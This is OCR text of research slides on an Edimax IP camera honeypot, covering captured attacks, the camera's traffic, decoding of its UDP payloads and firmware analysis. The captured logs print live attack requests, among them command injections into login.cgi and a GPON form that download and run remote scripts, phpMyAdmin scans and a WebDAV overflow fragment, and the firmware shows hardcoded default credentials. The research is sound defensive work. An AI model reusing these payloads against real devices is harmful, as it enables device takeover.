Does Your IoT Expose You?

Honeypots, Attacks and Decryption in an Edimax Camera

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Yes.

Questions?

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

Aposemat: IoT Research Lab





- ML Detection
- Device Vulnerabilities
- Malicious Community Research

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
Lab Infrastructure



Edimax Camera IC-7113W

- Only opened port 80/TCP
- 12 months
- ~ 2.7 GB of captured data

Attacks to the Edimax Camera

- Login.cgi (RCE for D-link)

```
ptions [nop,nop,TS val 3608781358 ecr 812033616], length 207: HTTP: GET /login.cgi?cli=aa%20aa%27;wget%20http://7
7.87.77.250/izuku.sh%20-O%20-%3E%20/tmp/hk;sh%20/tmp/hk%27$ HTTP/1.1
E.....@.?.....d...dm.2.P.}...<.b....Q8.....
....0f.PGET /login.cgi?cli=aa%20aa%27;wget%20http://77.87.77.250/izuku.sh%20-O%20-%3E%20/tmp/hk;sh%20/tmp/hk%27$
HTTP/1.1
```

- GPON

```
..fh0...POST /GponForm/diag_Form?images/ HTTP/1.1
User-Agent: Hello, World
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`busybox+wget+http://142.93.175.10/bins/gemini.mips+-O+
/tmp/gaf;sh+/tmp/gaf`&ipv=0
```

Exploiting Vulnerabilities in Edimax Camera

- phpMyAdmin

```
76.74.178.215 41342   GET /w00tw00t.at.blackhats.romanian.anti-sec:)    ZmEu
76.74.178.215 43900   GET /phpMyAdmin/scripts/setup.php    ZmEu
76.74.178.215 46812   GET /phpmyadmin/scripts/setup.php    ZmEu
76.74.178.215 49584   GET /scripts/setup.php    ZmEu
76.74.178.215 52534   GET /mysql-admin/scripts/setup.php    ZmEu
76.74.178.215 55350   GET /my/scripts/setup.php    ZmEu
76.74.178.215 58028   GET /myadmin/scripts/setup.php    ZmEu
76.74.178.215 60572   GET /db/scripts/setup.php    ZmEu
```


- WebDAV service in IIS Windows Server 2003 [CVE-2017-7269]

```
2018-10-17 05:37:39.413823  IP 139.199.131.245.17794 > 192.168.100.109.80: Flags [.], seq 1:1425, ack 1, win 517,
 length 1424: HTTP: PROPFIND / HTTP/1.1
Eh..X.@.k.|{......dmE..P
.......P....e..PROPFIND / HTTP/1.1
Host: localhost
Connection: Close
Content-Length: 0
If: <http://localhost/aaaaaaa.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.> (Not <locktoken:write1>) <http://localhost/bbbbbbb.....................................................
```

The “Normal” Traffic of Edimax

- DNS requests


```
2018-10-16 08:44:01.908479  IP 192.168.100.109.53660 > 192.168.100.1.53: 2+ A? www.myedimax.com. (34)
x. C..t.8.Y...E..>..@.@.?...dm..d....5.*.............www.myedimax.com.....
2018-10-16 08:44:01.908962  IP 192.168.100.1.53 > 192.168.100.109.53660: 2 3/0/0 CNAME ddns.myedimax.com.,
 CNAME ns.myedimax.com., A 122.248.252.67 (110)
t.8.Y.x. C....E....-@.@.'v..d...dm.5...vX.............www.myedimax.com.................ddns.myedimax.com
.............ns.myedimax.com..M.........z..C
```



The “Normal” Traffic of Edimax

- DNS requests

```
2018-10-16 08:44:01.908479  IP 192.168.100.109.53660 > 192.168.100.1.53: 2+ A? www.myedimax.com. (34)
x. C..t.8.Y...E..>..@.@.?...dm..d....5.*.............www.myedimax.com.....
2018-10-16 08:44:01.908962  IP 192.168.100.1.53 > 192.168.100.109.53660: 2 3/0/0 CNAME ddns.myedimax.com.,
 CNAME ns.myedimax.com., A 122.248.252.67 (110)
t.8.Y.x. C....E....-@.@.'v..d...dm.5...vX.............www.myedimax.com.................ddns.myedimax.com
.............ns.myedimax.com..M.........z..C
```



- Number of DNS requests per 24 hours

~ 4,000	www.myedimax.com
~ 1,000	www.google.com
~ 20	ns.cloud.edimax.com.tw
~ 15	www.yahoo.com
~ 10	www.ibm.com

The “Normal” Traffic of Edimax

- TLS connections to port 55443/TCP

```
2018-10-16 10:58:43.596769  IP 122.248.252.67.55443 > 192.168.100.109.43233: Flags [P.], seq 2897:3
k 100, win 227, options [nop,nop,TS val 3460620173 ecr 779584958], length 850
t.8.Y.x. C....E.....@...9.z..C..dm....f......t..........
.D...w..#>..0.18|..R..S.%WVf.......N..m.d.^.y....@.D.>..^..!.YS........ ..............!h.4..b.....)
....;.."QJ.y.4.......:C.0+
m._.7O.5mmQ.E...vb^~..LB..7.k..\......8k.Z.....$.|K..I(fQ..[=..|..c....H6.U..i.?..$._.e]#.....b.V .
```

The “Normal” Traffic of Edimax


- TLS connections to port 55443/TCP

```
2018-10-16 10:58:43.596769  IP 122.248.252.67.55443 > 192.168.100.109.43233: Flags [P.], seq 2897:3
k 100, win 227, options [nop,nop,TS val 3460620173 ecr 779584958], length 850
t.8.Y.x. C....E.....@...9.z..C..dm....f......t..........
.D...w..#>..0.18|..R..S.%WVf.......N..m.d.^.y....@.D.>..^..!.YS........ ..............!h.4..b.....)
....;.."QJ.y.4.......:C.0+
m._.7O.5mmQ.E...vb^~..LB..7.k..\......8k.Z.....$.|K..I(fQ..[=..|..c....H6.U..i.?..$._.e]#.....b.V .
```

- Encoded UDP Packets


```
2018-10-16 08:44:51.825713  IP 192.168.100.109.53957 > 122.248.252.67.9765: UDP, length 36
        0x0000:  4500 0040 0000 4000 4011 9e5b c0a8 646d  E..@..@.@..[..dm
        0x0010:  7af8 fc43 d2c5 2625 002c 2e6f 42c1 85c9  z..C..&%.,.oB...
        0x0020:  85b5 f8f0 8dbd 9195 80d9 85b1 d595 f488  ................
        0x0030:  ccc0 c0c0 8880 bcf8 f0bc c185 c985 b5f8  ................
```

Traffic Analysis



[1] http://blog.guntram.de/?p=37
[2] http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf


Traffic Analysis



42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1 d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85 c9 85 b5 f8

[1] http://blog.guntram.de/?p=37
[2] http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf

Traffic Analysis




‘<’ = 0x3c

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1 d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85 c9 85 b5 f8

[1] http://blog.guntram.de/?p=37
[2] http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf

Traffic Analysis



‘<’ = 0x3c

42 - 3c = 6

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1 d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85 c9 85 b5 f8

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
[2] http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf

Traffic Analysis



‘<’ = 0x3c

42 - 3c = 6

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1 d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85 c9 85 b5 f8


0xc1 = 1100 0001 → 0111 0000 = 0x70 = 'p'

0x85 = 1000 0101 → 0110 0001 = 0x61 = 'a'

<param><code value="3000" /></param>

[1] http://blog.guntram.de/?p=37
[2] http://jin.ece.ufl.edu/papers/GlobeCom17-CR.pdf

Traffic Analysis



‘<’ = 0x3c

42 - 3c = 6

42 c1 85 c9 85 b5 f8 f0 8d bd 91 95 80 d9 85 b1 d5 95 f4 88 cc c0 c0 c0 88 80 bc f8 f0 bc c1 85 c9 85 b5 f8

0xc1 = 1100 0001 → 0111 0000 = 0x70 = 'p'

0x85 = 1000 0101 → 0110 0001 = 0x61 = 'a'

<param><code value="3000" /></param>

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

Traffic Analysis

- Registration process



Traffic Analysis

- Registration process



- Keep-alive

Headers	Payload

Decode

<param><code value="3000" /></param>

Headers	22 16 45 80

Traffic Analysis

- New packets

Edimax camera

Decoded payload:

```
<param>
<code value="1090" />
<chk value="e4[redacted]37" />
<id value="B9[redacted]FC" />
<vendor value="0" />
</param>
```

Registration server

Traffic Analysis

- New packets

Edimax camera

Decoded payload:

```
<param>
<code value="1090" />
<chk value="e4[redacted]37" />
<id value="B9[redacted]FC" />
<vendor value="0" />
</param>
```

Registration server

Payload:

```
01 40 00 00 30 31 37 31 34 35 33 31 42 41 41 30 45 35 32 32 42 39 44 34 39
30 43 39 41 42 41 36 33 43 45 30 32 39 30 44 35 41 34 46 31 44 30 36 31 33
...
```

660 Bytes

Traffic Analysis

- New packets

Edimax camera

Decoded payload:

```
<param>
<code value="1090" />
<chk value="e4[redacted]37" />
<id value="B9[redacted]FC" />
<vendor value="0" />
</param>
```

Registration server

Payload:

01 40 00 00 30 31 37 31 34 35 33 31 42 41 41 30 45 35 32 32 42 39 44 34 39
30 43 39 41 42 41 36 33 43 45 30 32 39 30 44 35 41 34 46 31 44 30 36 31 33
...

660 Bytes

Payload:

01 40 00 00 9c 44 00 5b 00 00 00 00 00 00 00 00 00 00 00 00 42 39 44 34 39
30 43 39 41 42 41 36 33 43 45 30 32 39 30 44 35 41 34 46 31 44 30 36 31 33
...

228 Bytes

Firmware Analysis

- HTTP credentials

```
bzero(ipcamHttpLogin,0x40);
strcpy(ipcamHttpLogin,"admin");
bzero(ipcamHttpPasswd,0x40);
strcpy(ipcamHttpPasswd,"1234");
```

```
get_value(big_array,"httplogin.value",ipcamHttpLogin,0x40);
get_value(big_array,"httppasswd.value",ipcamHttpPasswd,0x40);
buffer_char_length = sprintf(buffer_chars,"%s:%s",ipcamHttpLogin,ipcamHttpPasswd);
base64encode(buffer_chars,buffer_char_length,httpBase64AuthString);
```

Firmware Analysis

- HTTP credentials


```
bzero(ipcamHttpLogin,0x40);
strcpy(ipcamHttpLogin,"admin");
bzero(ipcamHttpPasswd,0x40);
strcpy(ipcamHttpPasswd,"1234");
```

```
get_value(big_array,"httplogin.value",ipcamHttpLogin,0x40);
get_value(big_array,"httppasswd.value",ipcamHttpPasswd,0x40);
buffer_char_length = sprintf(buffer_chars,"%s:%s",ipcamHttpLogin,ipcamHttpPasswd);
base64encode(buffer_chars,buffer_char_length,httpBase64AuthString);
```

- AES algorithm


```
size_t mk_param_aes(char *msg,size_t size,char *format,undefined4 argumen)

{
  int msg_len;
  uchar *out;
  size_t __n;
  undefined4 arguments;

  arguments = argumen;
  msg_len = vsnprintf(msg,size,format,&arguments);
  out = (uchar *)malloc(size);
  renewaesiv();
  __n = aes_encrypt_openssl((uchar *)msg,msg_len,&aeskey,&IV_aes,out);
  memcpy(msg,out,__n);
  free(out);
  return __n;
}
```

New packets




<param>
<code value="1090" />
<chk value="e4[redacted]37" />
<id value="B9[redacted]FC" />
<vendor value="0" />
</param>

New packets



<param>
<code value="1090" />
<chk value="e4[redacted]37" />
<id value="B9[redacted]...[redacted]FC" />
<vendor value="0" />
</param>

New packets




```
<param>
<code value="1090" />
<chk value="e4[redacted]37" />
<id value="B9[redacted]...[redacted]FC" />
<vendor value="0" />
</param>
```

```
curl --cacert ./curl-ca-bundle.crt -s -d
'{"devid":"%s","mac":"%s","vendor":"%d","snType":"%d","chk":"%s"}'
https://www.myedimax.com:55443/webs/gk.php
```

Conclusions

Attacks

- Well-known vulnerabilities
- A lot of scanning

Camera behavior

- Simple encoding method in payload
- Base64 for HTTP credentials
- AES-256-CBC

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